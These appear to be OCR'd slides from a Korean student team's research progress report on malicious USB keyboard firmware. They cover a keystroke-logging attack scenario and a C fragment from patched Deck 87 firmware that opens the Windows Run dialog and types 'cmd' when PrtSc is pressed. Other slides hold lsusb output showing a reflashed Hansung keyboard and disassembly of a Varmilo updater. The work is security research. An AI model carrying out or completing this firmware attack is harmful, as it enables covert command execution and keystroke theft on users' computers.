USB 키보드 펌웨어 변조 연구

Team. 키보드워리어


2023.07.27

Contents

1. Project progress & TODO

- ➢ Firmware analysis progress
- ➢ Attack scenario
- ➢ Protect methods

Project progress




Patched firmware (Malicious firmware)

Input patched firmware to updater

Firmware updater

Update with patched firmware

Target Keyboard (Patched)




If someone get the patched keyboard and use it ...

User's keystrokes are saved in keyboard, and hacker can get saved keystrokes.


Project progress

Firmware analysis - Deck 87 Francium

Analysis is done, and implemented a malicious behavior when the PrtSc key is pressed.




Name	Last commit message
..	
build.sh	add artifact for deck
code.c	add artifact for deck



```
// PrintScreen Key
if(buf[0] == 0x00 && buf[2] == 0x46)
{

        // Windows + R
        send_key(8, 0);
        send_key(8, 21);
        send_key(8, 0);
        send_key(0, 0);

        // cmd
        for(int i=0; i<sizeof(phase_2)-1; i++)
        {
                uint8_t ch;
                ch = phase_2[i];

                if(ch >= 'a' && ch <= 'z')
                {
                        ch = ch - 'a' + 4;
                        send_key(0, ch);
                        send_key(0, 0);
                }
```

Project progress

Firmware analysis - Hansung GK893B




Name	Last commit message
..	
original	add artifact for hansung
patched	add artifact for hansung
scripts	add artifact for hansung
updater/GK Tuner	add updator for [deck, ha...

Project progress


Firmware analysis - Hansung GK893B

We can flash arbitrary firmware.


~ : zsh — Konsole
파일(F) 편집(E) 보기(V) 책갈피(B) 플러그인 설정(S) 도움말(H)
새 탭(N) 보기 나누기

```
soo@soo-mac:~ -$ sudo lsusb -d 0483: -v

Bus 001 Device 002: ID 0483:5131 STMicroelectronics GK893B
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               1.10
  bDeviceClass            0
  bDeviceSubClass         0
  bDeviceProtocol         0
  bMaxPacketSize0         8
  idVendor           0x0483 STMicroelectronics
  idProduct          0x5131
  bcdDevice            0.00
  iManufacturer           1 Milsky
  iProduct                2 GK893B
  iSerial                 3 CA2018120002
  bNumConfigurations      1
```

Original


~ : zsh — Konsole
파일(F) 편집(E) 보기(V) 책갈피(B) 플러그인 설정(S) 도움말(H)
새 탭(N) 보기 나누기


```
soo@soo-mac:~ -$ sudo lsusb -d 0483: -v

Bus 001 Device 003: ID 0483:5131 STMicroelectronics HSCHA@
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               1.10
  bDeviceClass            0
  bDeviceSubClass         0
  bDeviceProtocol         0
  bMaxPacketSize0         8
  idVendor           0x0483 STMicroelectronics
  idProduct          0x5131
  bcdDevice            0.00
  iManufacturer           1 Milsky
  iProduct                2 HSCHA@
  iSerial                 3 CA2018120002
  bNumConfigurations      1
```

Modified

Project progress

Firmware analysis - Vamilo VA87M


To get firmware, we have tried to find debug port, but there’s no debug port.



Project progress

Firmware analysis - Vamilo VA87M

So, continue analyze the firmware updater.



EFORMAT.INI

HIDDLL.dll

ISPDLL.dll

ISPDLL.h

ISPTool.exe


英文WINDOWS-APPLE-KB-20200902-C55DH-Fix-8DB5H.MTP

config.INI

Project progress

Firmware analysis - Vamilo VA87M

So, continue analyze the firmware updater.



```
ldarg.0
call      instance void RGBDemo.RGBDemo::loadTextBox()
ldarg.0
ldfld     class CTUSBManager.ISPSetup RGBDemo.RGBDemo::ispSetup
ldarg.0
ldfld     string RGBDemo.RGBDemo::mtpFilePath
callvirt  instance int32 CTUSBManager.ISPSetup::LoadMTPFile(string mtpPath)
stloc.s   7
ldloc.s   7
ldc.i4.s 0xFD
sub
switch    loc_18C9, loc_18BD
```

```
br.s      loc_18D5
```

```
loc_18BD:
ldarg.0
ldstr     aMtpFilePathInv // "MTP file path invalid!"
call      instance void RGBDemo.RGBDemo::addItemToList(string statusStr)
ret
```

